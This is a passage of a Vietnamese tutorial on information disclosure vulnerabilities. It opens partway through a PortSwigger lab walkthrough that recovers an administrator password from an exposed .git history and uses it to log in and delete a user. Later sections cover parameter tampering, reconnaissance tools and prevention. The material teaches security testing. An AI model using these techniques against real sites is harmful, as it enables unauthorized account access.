(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ cat HEAD
00000000000000000000000000000000 9dd3ab69e7c886fff4cfc6aa71d2f440fa68e35d Carlos Montoya <carlos@evil-user.net> 1660060221 +0000 commit (initial): Add s
keleton admin panel
9dd3ab69e7c886fff4cfc6aa71d2f440fa68e35d 41da2dbbc68eabfafe689cee90d3beff3c306419 Carlos Montoya <carlos@evil-user.net> 1660060221 +0000 commit: Remove admin pa
ssword from config

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$
```

Nội dung cho thấy hai commit:

- Commit ban đầu có nội dung: Add skeleton admin panel.
- Commit cuối cùng có nội dung: Remove admin password from config.

Hai commit này có giá trị hash khác nhau, điều đó chứng tỏ có sự biến động trong nội dung file. Qua nội dung commit chúng ta biết mật khẩu administrator đã bị xóa mất, chúng ta cần tìm cách khôi phục lại mật khẩu này. Ở đây chúng ta chỉ cần chú ý tới commit đầu tiên (chứa mật khẩu administrator).

Sử dụng lệnh `git ls-tree` để liệt kê các nội dung của đối tượng tree:



```
(test@kalilinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ git cat-file -p 9dd3ab69e7c886fff4cfc6aa71d2f440fa68e35d
tree 0240433ca66cd577570b20636bc8b3f40c5ca0f6
author Carlos Montoya <carlos@evil-user.net> 1592843022 +0000
committer Carlos Montoya <carlos@evil-user.net> 1660060221 +0000

Add skeleton admin panel

(test@kalilinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ git ls-tree 0240433ca66cd577570b20636bc8b3f40c5ca0f6
100644 blob d5a6856228c1098bbb1ac17a381320deca35e396    admin.conf
100644 blob 8944e3b9853691431dc58d5f4978d3940cea4af2    admin_panel.php
```

Sử dụng lệnh `git cat-file` để đọc nội dung:

```
(test@kalilinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ git ls-tree 0240433ca66cd577570b20636bc8b3f40c5ca0f6
100644 blob d5a6856228c1098bbb1ac17a381320deca35e396    admin.conf
100644 blob 8944e3b9853691431dc58d5f4978d3940cea4af2    admin_panel.php

(test@kalilinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ git cat-file blob d5a6856228c1098bbb1ac17a381320deca35e396
ADMIN_PASSWORD=76w0xq627nrmpgmlscq5

(test@kalilinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ git cat-file blob 8944e3b9853691431dc58d5f4978d3940cea4af2
<?php echo 'TODO: build an amazing admin panel, but remember to check the password!'; ?>

(test@kalilinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$
```

Ở đây, chúng ta đọc được nội dung từ tệp gốc `admin.conf` và thu được mật khẩu administrator là `76w0xq627nrmpgmlscq5`.

Đăng nhập với tài khoản administrator: `76w0xq627nrmpgmlscq5`:

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Xóa người dùng carlos:



Users

carlos - [Delete](#)
wiener - [Delete](#)

Thử thách hoàn thành:



Information disclosure in version control history

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[🐦 Share your skills!](#)

[Continue learning >>](#)

User deleted successfully!

Users

wiener - [Delete](#)

Bên cạnh công nghệ Git quản lý mã nguồn, chúng ta còn có một số công nghệ khác như: Hệ thống quản lý version Subversion (SVN - được giới thiệu vào năm 2000 bởi công ty CollabNet) cùng với một số công nghệ khác có thể nhận biết dựa vào các dấu hiệu trong mỗi trường hợp cụ thể, ...

8. Thông tin tiết lộ qua giá trị các tham số

Một số trang web hiển thị giao diện tương ứng với từng người dùng dựa vào các tham số truyền tới hệ thống. Chẳng hạn giao diện hồ sơ của người dùng peter được xác nhận qua tham số user với URL như sau:

`https://example-website/user/profile?user=peter`



Điều này cũng có thể coi là một dạng lỗ hổng tiết lộ thông tin, bởi nếu hệ thống không thực hiện phân quyền chặt chẽ, người dùng hoàn toàn có thể thay đổi giá trị tham số `user` thành tên người dùng khác:

```
https://example-website/user/profile?user=victim_username
```

từ đó có thể truy cập giao diện của người dùng khác - trường hợp này còn được gọi là lỗ hổng kiểm soát truy cập (Access control vulnerability).

IV. Tầm ảnh hưởng của các lỗ hổng tiết lộ thông tin

1. Nguy hiểm mang lại

Các thông tin nhạy cảm tiết lộ thường sẽ tạo tiền đề để kẻ tấn công có thể thực hiện tấn công bằng những lỗ hổng khác. Chẳng hạn, một số thông tin nhạy cảm tiết lộ từ thông báo lỗi có thể là dấu hiệu cho những lỗ hổng như SQL Injection, Server-side Template Injection, ... Đối với một phần mã nguồn bị lộ giúp kẻ tấn công có thể tìm kiếm các cách khai thác trực tiếp trong source code, hoặc xây dựng một cuộc tấn công Deserialize, ... Những phiên bản hệ điều hành, phiên bản công nghệ bị lộ có thể giúp kẻ tấn công tìm kiếm một số CVE (Common Vulnerabilities and Exposures) áp dụng với chính phiên bản đó.

2. Vai trò của thu thập thông tin trong Penetration Testing

Pentest, viết tắt của penetration testing (kiểm tra xâm nhập), là hình thức đánh giá mức độ an toàn của một hệ thống IT bằng các cuộc tấn công mô phỏng thực tế. Người xưa có câu: "Biết người biết ta, trăm trận trăm thắng". Giai đoạn thu thập thông tin đóng vai trò vô cùng quan trọng trong quá trình pentest (thường áp dụng với pentest blackbox khi chưa có thông tin gì về mục tiêu).




Trong giai đoạn này, các pentester sẽ thu thập tất cả những thông tin cần thiết về đối tượng. Khi lượng thông tin thu thập được càng nhiều, cũng đồng nghĩa rằng chúng ta càng hiểu rõ về mục tiêu. Từ đó có thể xây dựng một chiến thuật, kế hoạch tấn công hợp lí, toàn diện, giảm thời gian và tiết kiệm công sức.

V. Một số công cụ hỗ trợ tìm kiếm các lỗ hổng Information disclosure

Các lỗ hổng tiết lộ thông tin có thể xuất hiện ở bất kì đâu và rất đa dạng. Nếu chỉ tìm kiếm thủ công sẽ khó có thể thu thập đầy đủ các thông tin cần thiết. Bởi vậy, chúng ta có thể kết hợp tìm kiếm thủ công cùng với một số công cụ hỗ trợ, các công cụ tôi giới thiệu đều có ưu, nhược điểm riêng, tùy vào sở thích vào thói quen các bạn có thể lựa chọn những công cụ phù hợp với mình nhất!

1. Extension Wappalyzer của Google Chrome



Wappalyzer là một công cụ giúp phát hiện các công nghệ sử dụng bởi một trang web, ví dụ như: CMS trang web đang sử dụng, framework, nền tảng thương mại điện tử (ecommerce platform), các thư viện Javascript, ...


Bên cạnh Wappalyzer còn có nhiều extension khác các bạn có thể tự mình khám phá thêm.

2. Một số tính năng được hỗ trợ trong Burp Suite

Một vài tính năng, công cụ giúp ích cho việc tìm kiếm các thông tin nhạy trong Burp Suite như:




- Tính năng Search (Trong tùy chọn Repeater): tìm kiếm một số từ khóa nhạy cảm như: SQL, Select, template, invalid, ...



- Tính năng Find comments (Trong tùy chọn Target): hiển thị tất cả comments trong Response.

Contents		Issues							
Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requ...
https://project-exte...	GET	/LoggerPlusPlus							19:01:58 10...

- Công cụ Discover content (Trong Engagement tools): click chuột phải chọn Engagement tools và sử dụng công cụ Discover content, công cụ giúp chúng ta quét các thư mục của trang web đang nhắm tới (targeting)



3. Một số phần mềm, công cụ scan khác

Với các phần mềm, công cụ thu thập thông tin có Nessus, Nuclei, Screaming Frog, ...

Với scan thư mục thì điển hình có thể kể đến như Dirsearch hoặc Gobuster scan dựa trên các list thư mục đa dạng, ...

VI. Ngăn ngừa tiết lộ thông tin



- Trước hết, các nhà phát triển ứng dụng cần phân biệt được các thông tin thông thường và thông tin nhạy cảm.
- Chú ý thiết lập quyền truy cập nghiêm ngặt đối với vai trò của mỗi người dùng.
- Không để lộ các file backup, đường dẫn nhạy cảm.
- Lập trình viên cần xử lý tốt các trường hợp ngoại lệ có thể xảy ra.
- Luôn sử dụng và cập nhật các công nghệ áp dụng lên phiên bản mới nhất.
- Thường xuyên kiểm tra, rà soát sản phẩm.

VII. Tham khảo

<https://viblo.asia/p/information-disclosure-vulnerabilities-cac-lo-hong-tiet-lo-thong-tin-phan-4-qPoL7X6NVvk>

Mọi thắc mắc hay ý kiến đóng góp vui lòng liên hệ :

Email : r3dctf.info@gmail.com

@Design by R3D CTF Team